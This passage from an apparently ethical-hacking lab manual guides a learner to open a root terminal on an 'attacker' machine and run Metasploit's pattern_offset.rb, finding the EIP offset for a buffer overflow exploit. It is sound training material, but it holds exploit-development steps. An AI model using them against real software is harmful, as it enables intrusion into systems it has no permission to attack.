
86. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

87. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

88. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.


89. Now, type **cd** and press **Enter** to jump to the root directory.



90. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337** and press **Enter**.


> Note: **-l**: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#81**), **-q**: offset value (here, **386F4337** identified in the previous step).
>
> Note: The byte length might differ in your lab environment.

91. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.



